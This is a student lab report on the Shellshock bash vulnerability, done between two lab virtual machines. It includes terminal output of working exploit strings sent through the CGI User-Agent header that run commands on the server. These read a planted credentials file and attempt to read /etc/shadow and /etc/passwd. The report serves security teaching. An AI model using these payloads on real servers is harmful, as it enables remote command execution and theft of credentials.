Information Security
Lab2
Shell Shock Lab


PES1201801948
Bharath S Bhambore
Section H

Lab Setup :


Attacker Machine :
Machine Name : Ubuntu 16.04 -1 [Black Terminal]
IP : 10.0.2.9

Victim Machine :
Machine Name : Ubuntu 16.04 -2 [White Terminal]
IP : 10.0.2.10

Task 1 : Experimenting with Bash Function



Ubuntu16.04 - 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator
12:06 PM
/bin/bash
/bin/bash 66x24

```
Bharath-PES1201801948-VM1:.../cgi-bin$ foo='() { echo "Helloworld"
; }'
Bharath-PES1201801948-VM1:.../cgi-bin$ echo $foo
() { echo "Helloworld"; }
Bharath-PES1201801948-VM1:.../cgi-bin$ declare -f foo
Bharath-PES1201801948-VM1:.../cgi-bin$ foo
No command 'foo' found, did you mean:
 Command 'fop' from package 'fop' (universe)
 Command 'fgo' from package 'fgo' (universe)
 Command 'fog' from package 'ruby-fog' (universe)
 Command 'zoo' from package 'zoo' (universe)
 Command 'fox' from package 'objcryst-fox' (universe)
 Command 'woo' from package 'python-woo' (universe)
 Command 'goo' from package 'goo' (universe)
 Command 'fio' from package 'fio' (universe)
foo: command not found
```


Ubuntu16.04 - 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator
12:07 PM
/bin/bash
/bin/bash 66x24


```
Bharath-PES1201801948-VM1:.../cgi-bin$ export foo
Bharath-PES1201801948-VM1:.../cgi-bin$ bash_shellshock
Bharath-PES1201801948-VM1:.../cgi-bin$ declare -f foo
foo ()
{
    echo "Helloworld"
}
Bharath-PES1201801948-VM1:.../cgi-bin$ foo
Helloworld
```

“foo” is a shell variable with special contents as it starts with a pair of parentheses, followed by some arbitrary commands. Here, i.e. in the parent process, there is nothing special about the parentheses, “foo” is treated like any other variable. Hence why, even using the declare command, there is no output as it is not considered as a shell function. But, exporting “foo” and running a vulnerable bash as child process, we can see that foo is now considered as a shell function rather than being a variable. This happens because during the conversion, bash sees an environment variable starting with a pair of parentheses, it converts the variable into a shell function.


Ubuntu16.04 - 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator
12:28 PM
/bin/bash
/bin/bash 66x24

```
Bharath-PES1201801948-VM1:.../cgi-bin$ env | grep foo
Bharath-PES1201801948-VM1:.../cgi-bin$ foo='() { echo "Helloworld"
;};echo "This is shellshock vulnerability"'
Bharath-PES1201801948-VM1:.../cgi-bin$ export foo
Bharath-PES1201801948-VM1:.../cgi-bin$ echo $foo
() { echo "Helloworld";};echo "This is shellshock vulnerability"
Bharath-PES1201801948-VM1:.../cgi-bin$ bash_shellshock
This is shellshock vulnerability
Bharath-PES1201801948-VM1:.../cgi-bin$
```


Here, bash is actually supposed to just parse the command, not execute them. During the parsing when the child bash_shellshock is invoked, it executes the command after the curly brackets which is the Shellshock bug.


Ubuntu16.04 - 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator
12:34 PM
/bin/bash
/bin/bash 66x24

```
Bharath-PES1201801948-VM1:.../cgi-bin$ foo='() { echo "Helloworld"
;};echo "This is shellshock vulnerability"'
Bharath-PES1201801948-VM1:.../cgi-bin$ export foo
Bharath-PES1201801948-VM1:.../cgi-bin$ env | grep foo
foo=() { echo "Helloworld";};echo "This is shellshock vulnerabilit
y"
Bharath-PES1201801948-VM1:.../cgi-bin$ bash
Bharath-PES1201801948-VM1:.../cgi-bin$
```

But as we can see, in the patched version of bash, during the invoking of the child process, the command is just parsed not executed, thereby preventing the Shellshock vulnerability

Task 2 : Setting up CGI programs



Ubuntu16.04 - 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator
1:00 PM
/bin/bash
/bin/bash 66x24

```
Bharath-PES1201801948-VM1:.../cgi-bin$ ls -l myprogram.cgi
-rwxr-xr-x 1 root root 83 Feb  8 13:00 myprogram.cgi
Bharath-PES1201801948-VM1:.../cgi-bin$ curl http://10.0.2.9/cgi-bi
n/myprogram.cgi

Hello World
Bharath-PES1201801948-VM1:.../cgi-bin$
```

As we can see, the web server executes the cgi program, printing Helloworld. This script is actually executed by a child process, which then uses exec() to execute /bin/bash_shellshock which in-turn runs the script.


Task 3 : Passing Data to Bash via Environment Variable


Ubuntu16.04 - 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator
1:08 PM
/bin/bash
/bin/bash 66x24

```
Bharath-PES1201801948-VM1:.../cgi-bin$ curl http://10.0.2.9/cgi-bi
n/myprogram.cgi -A "My malicious data"
** Environment Variables***
HTTP_HOST=10.0.2.9
HTTP_USER_AGENT=My malicious data
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at 10.0.2.
9 Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=10.0.2.9
SERVER_ADDR=10.0.2.9
SERVER_PORT=80
REMOTE_ADDR=10.0.2.9
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
```

Changing the User-Agent in the -A option of the curl command, it actually is changing the HTTP_USER_AGENT environment variable, therefore we can see that we have passed data to bash directly.

Task 4: Launching the Shellshock Attack



Ubuntu16.04 - 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator
1:26 PM
/bin/bash
/bin/bash 66x24

```
Bharath-PES1201801948-VM1:.../cgi-bin$ ls -l secret
-rw-r--r-- 1 root root 15 Feb  8 13:16 secret
Bharath-PES1201801948-VM1:.../cgi-bin$ cat secret
gilfoyle:anton
Bharath-PES1201801948-VM1:.../cgi-bin$ curl http://10.0.2.9/cgi-bi
n/secret
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>500 Internal Server Error</title>
</head><body>
<h1>Internal Server Error</h1>
<p>The server encountered an internal error or
misconfiguration and was unable to complete
your request.</p>
```

Considering a secret file is created, containing a username and password [here, gilfoyle:anton] owned by root.


The secret file isn't a cgi file, therefore sending a HTTP request to view it gives an error, But in the below screenshot, we can see that by crafting a special command and sending a request to the web server, we can "cat" the secret file. Similarly, we can cat the other readable files to a normal user like /etc/passwd file as shown.
But we cannot steal the contents of the /etc/shadow file since it is owned by root and also only readable to root, and since we have user level permissions, we can't view the shadow file.

Viewing the secret file




```
Bharath-PES1201801948-VM1:.../cgi-bin$ curl -v http://localhost/cg
i-bin/myprogram.cgi -A "() { echo "hello";}; echo Content-Type:tex
t/plain; echo; /bin/cat secret;"
*   Trying 127.0.0.1...
* Connected to localhost (127.0.0.1) port 80 (#0)
> GET /cgi-bin/myprogram.cgi HTTP/1.1
> Host: localhost
> User-Agent: () { echo hello;}; echo Content-Type:text/plain; ech
o; /bin/cat secret;
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Mon, 08 Feb 2021 18:28:46 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Content-Length: 15
< Content-Type: text/plain
<
gilfoyle:anton
* Connection #0 to host localhost left intact
```

Fails to view the shadow file



```
Bharath-PES1201801948-VM1:.../cgi-bin$ curl -v http://localhost/cg
i-bin/myprogram.cgi -A "() { echo "hello";}; echo Content-Type:tex
t/plain; echo; /bin/cat /etc/shadow;"
*   Trying 127.0.0.1...
* Connected to localhost (127.0.0.1) port 80 (#0)
> GET /cgi-bin/myprogram.cgi HTTP/1.1
> Host: localhost
> User-Agent: () { echo hello;}; echo Content-Type:text/plain; ech
o; /bin/cat /etc/shadow;
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Mon, 08 Feb 2021 18:43:37 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Content-Length: 0
< Content-Type: text/plain
<
* Connection #0 to host localhost left intact
Bharath-PES1201801948-VM1:.../cgi-bin$
```

Viewing the contents of the passwd file

